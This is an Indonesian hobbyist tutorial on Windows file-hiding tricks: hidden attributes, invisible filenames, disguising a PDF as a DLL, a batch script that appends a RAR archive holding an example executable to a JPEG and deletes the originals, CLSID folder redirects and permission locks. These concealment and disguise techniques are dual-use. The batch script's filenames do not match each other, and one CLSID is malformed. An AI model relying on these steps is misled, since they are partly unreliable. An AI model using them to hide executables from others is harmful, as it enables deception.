
1. MENGHILANGKAN FILE (Hidden File)

Mungkin di dalam trik pertama ini sudah banyak yang tahu ya, tapi ngak apa kok saya jelaskan caranya mana tau ada rekan kita yang belum bisa.

Perhatikan gamabar di bawah ini :



Dari gambar di atas dapat di lihat beberapa file yang belum di hilangkan (hidden), clik kanan pada file yang ingin di sembunyikan trus pilih properties → cetang pada hidden → ok



Terlihat pada gambar bahwa file file yang di sembunyikan terdiri dari 3 buah file, dan hasilnya file yang di sembunyikan akan hilang setelah anda mengclick ok. Terlihat pada gambar di bawah ini.




Untuk melihat file yang di sembunyikan clik tool → folder options → view dan pindahkan cetang dari "Do not show hidden files and folders" ke " Show hidden files and folders" lalu clik OK maka file yang telah di hidden kan tersebut akan terlihat, dan file yang hidden akan berbeda dengan file yang tidak hidden, file hidden akan terlihat pudar.

Catatan : Apabila pada folder option tidak dapat menampilkan file hidden, maka computer anda tersebut kemungkinan terinfeksi virus, atau telah di set oleh adminnya. Anda jangan takut, karena tidak satu jalan keroma. Anda dapat melihat file hidden tersebut dari Command Prompt, dengan mengetikan **dir /a** pada diktori file yang hidden tersebut.

2. MENGHILANGKAN FILE (2)

Pada bagian kedua ini kita hanya menyembunyikan file dengan menggunakan icon transparan dan merename oke mulai aja ya.

Klik kanan apa file → properties → customize → change icon → pilih icon yang transparan → OK → OK



Setelah itu rename nama file dan kasih nama dengan tombol kombinasi yaitu **Alt + 255** dan maka file anda akan menghilang,



Tapi kelemahan trik ini orang akan curiga dengan kekosongan sebuah file tersebut, tapi kan bisa membuat orang agak susah mencari file anda. ☺

3.PENYAMARAN FILE

Maksud dengan menyamaran file adalah anda akan membuat orang terkecoh dengan file yang anda buat tersebut, lihat pada gambar di bawah ini:



Sebelum di manipulasi Setelah di manipulasi


Dari file tersebut dapat di lihat bahwa file sebelumnya adalah PDF dan setelah di samarkan menjadi file DLL. Untuk dapat menyamaran file sebelumnya anda hilangkan centang yang ada pada folder options → view dan lepaskan centang pada " Hide extensions for known file types"

Setelah itu rename file tersebut, dan ubah extensinya menjadi extensi yang dapat membuat org terkecoh, di dalam contoh ini adalah dari extensi .pdf ke extensi .dll

Catatan : dalam manipulasi file, anda harus ingat extensi apa sebelumnya di rubah, karena kalau extensinya tidak sama file anda tidak bisa di buka, jadi berhati-hatilah ☺


4.MENYEMBUNYIKAN FILE COMPRESOR DI DALAM GAMBAR

Ini mungkin agak aneh kedengarannya, maksudnya adalah di dalam file gambar ada sebuah file yang di sembunyikan, tetapi di dalam trik ini kemungkinan ada file yang akan rusak, jadi apabila file tersebut rusak, maka saya tidak tanggung jawab, karena belajar itu harus menanggung resiko ☺. Mari perhatikan gambar di bawah ini



Coba perhatikan image tersebut, bukan memperhatikan gambar ceweknya ya, didalam gambar tersebut semua orang tidak tahu bahwa di dalam nya tersimpan sebuah file rahasia, mau tau gimana cara membuatnya mari kita mulai ya, sebelumnya kita memerlukan sebuah aplikasi yang umum di pakai oleh umum yaitu winrar.

1. Settinglah windows anda agar menampilkan ekstensi file. Bukalah Control Panel lalu klik 2X pada Folder Options. Masuklah ke tab View lalu hilangkan tanda centang pada opsi "Hide extensions for known file types"
2. Persiapkan File rahasia anda (ekstensi file terserah), misalnya memiliki nama H4nk_K!ll3r.exe dan sebuah file gambar (*.bmp, *.jpg, *.gif) misalnya dengan nama Y2NK.jpg. Simpanlah kedua file tersebut dalam sebuah directory yang sama.
3. Klik kanan pada file H4nk_K!ll3r.exe lalu klik kanan pilih menu [Add to H4nk_K!ll3r.rar]. Akan tercipta file baru dengan nama H4nk_K!ll3r.rar



4. Sekarang bukalah aplikasi NOTEPAD (start -> Run ketik NOTEPAD) lalu ketik script berikut:

```

@echo off
ren H4nk_K!!3r.exe H4nk_K!!3r.exe.rar
copy /b Y2NK.jpg + Y2NK.jpg.rar Xcode.jpg
del H4nk_K!!3r.exe
del Y2NK.jpg
del H4nk_K!!3r.exe.rar
del hide.bat

```

Ingat!! Sesuaikan nama-nama file pada script diatas dengan nama file anda (kecuali hide.bat). Perhatikan juga pada baris berikut:

ren H4nk_K!!3r.exe video_rahasia.exe.rar


Format penulisan: Ren **namafileanda.rar** namafileanda.**ekstensi**sebelumnya.**rar**

Jadi, jika misalnya file anda sebelumnya adalah Xcode.pdf dan setelah di rar menjadi Xcode.rar, maka penulisannya adalah:

ren Xcode.rar Xcode.pdf.rar


Perhatikan juga pada nama file Xcode.jpg. Ubahlah Xcode.jpg menjadi hasil.**ekstensi_file_gambar_anda**. Jadi, misalnya file gambar yang anda pergunakan untuk menyembunyikan file rahasia nantinya adalah Y2NK.jpg, maka ubahlah **XCODE.jpg** menjadi **XCODE.gif**

Well, Simpanlah file ini pada lokasi yang sama dengan file-file anda tadi. Klik [File] [Save] lalu pada form isian File name ketik hide.bat Sedangkan pada Save as type pilih All files. Klik [Save] sesudahnya.



5. Tutup semua jendela program yang terbuka. Sekarang bukalah folder tempat anda menyimpan semua file-file tadi. Dobel klik pada file hide.bat. Tunggu hingga sekelebat bayangan windows command processor tampil. Jika berhasil, semua file pada folder tersebut akan hilang digantikan dengan sebuah file baru bernama Xcode.jpg

Cobalah anda buka file Xcode.jpg. Sekilas tidak akan ada bedanya dengan file Y2NK.jpg milik anda kecuali ukuran filenya yang bertambah besar. Anda tetap bisa membuka file tersebut dengan Picture Editor atau Image Viewer kesayangan anda. Tidak ada tanda-tanda bahwa sebenarnya ada rahasia besar didalamnya hehehe.. ;)
Lho, lalu dimana file rahasia saya?? Tenang, jangan panik!! Klik kanan pada file hasil.jpg lalu pilihlah [Open With] --> [Choose Program..]. Pilihlah WinRar lalu klik [OK].




Nah, file rahasia anda akan tampil di hadapan anda. Anda bisa meng extract file tersebut sebagaimana anda meng extract file rar pada umumnya.

Disinilah sebenarnya inti dari persembunyian kita. Coba anda pikirkan, dalam kondisi wajar, adakah orang yang membuka file gambar dengan aplikasi file compressor?? Pernahkah terlintas dalam pikiran anda akan membuka gambar-gambar pemandangan dengan menggunakan WinRar?? Tentu tidak bukan?? Tentunya orang pada lazimnya akan membuka file gambar dengan aplikasi olah gambar atau image viewer. Nah, dengan memanfaatkan psikologi ini maka setidaknya file anda akan tersembunyi dengan aman ;) Kini anda bisa mengirimkan file rahasia tersebut kepada orang yang anda maksud dengan tenang. Tentunya jangan lupa untuk memberitahu rekan anda tersebut mengenai cara membukanya ;)

5. MANIPULASI FOLDER

Maksud dalam manipulasi folder adalah saat kita akan mengklik folder tersebut, akan masuk ke dalam link yang sudah di tentukan, bukan masuk dalam file yang di tuju. Untuk lebih jelas perhatikan gambar dibawah ini :



Dalam gambar diatas adalah sebuah control panel, dengan sekilas mata memang itu sebuah control panel. Tapi kalau anda lebih teliti maka ada keganjilan yang terdapat dalam control panel tersebut.




Dari gambar tersebut terlihat bahwa nama folder tersebut memang sebuah extensi **{21EC2020-3AEA-1069-A2DD-08002B30309D}**



Coba perhatikan linknya,masa didalam parties lain ada control panel,ngak masuk akal kan.dan ini buka sebuah virus,jadi seandainya anda mendapatkan di sebuah computer ketika mau memasuki diktatorinya yang terbuka malahan control panel atau link yang lain, dan itu adalah sebuah proteksi folder yang telah di lakukan.

Cara melakukan proteksi tersebut dengan cara rename nama folder tersebut dan beri dengan extensi **.{21EC2020-3AEA-1069-A2DD-08002B30309D}**



Berikut ini adalah beberapa kode untuk mengubah link tersebut ketempat lain (mendirect) :

> redirect ke control panel

folder.**{21EC2020-3AEA-1069-A2DD-08002B30309D}**

> redirect ke Drive

folder.**{00020420-0000-0000-C000-00000000046}**

> redirect ke printer

folder.**{2227A280-3AEA-1069-A2DE-08002B30309D}**

> redirect ke Favorite URL

folder.**{D6277990-4C6A-11CF-8D87-00AA0060F5BF}**

> redirect ke Temporary internet files

folder.**{88C6C381-2E85-11D0-94DE-444553540000}**

> redirect ke Schedul task

folder.**{D6277990-4C6A-11CF-8D87-00AA0060F5BF}**

> redirect ke Network

folder.**{7007ACC7-3202-11D1-AAD2-00805FC1270E}**


dll

6. MEMPROTEKSI FILE


Pada trik disini sama halnya dengan folder system informasi, di hapus ngak bisa, di copy ngak bisa, di buka ngak bisa,dilihat kapasitasnya Cuma 0 kb. :D

Oke mulai aja ya, udh capek nih mengetik melulu.


Pertama buka folder options → view → hilangkan tanda cetang pada "simple file sharing (Recommended)". → lalu OK.




Pilih folder yang mau di proteksi, lalu clik kanan, dan pilih tab security.




Kemudian kita klik tombol 'Add' untuk menampilkan user lainnya.



Setelah tampil kotak dialog seperti di atas, kita klik tombol 'Advanced'. Berikut tampilan selanjutnya.




Selanjutnya kita pilih user yang hendak kita atur aksesnya terhadap folder yang akan kita proteksi. Lalu pilih 'OK'.



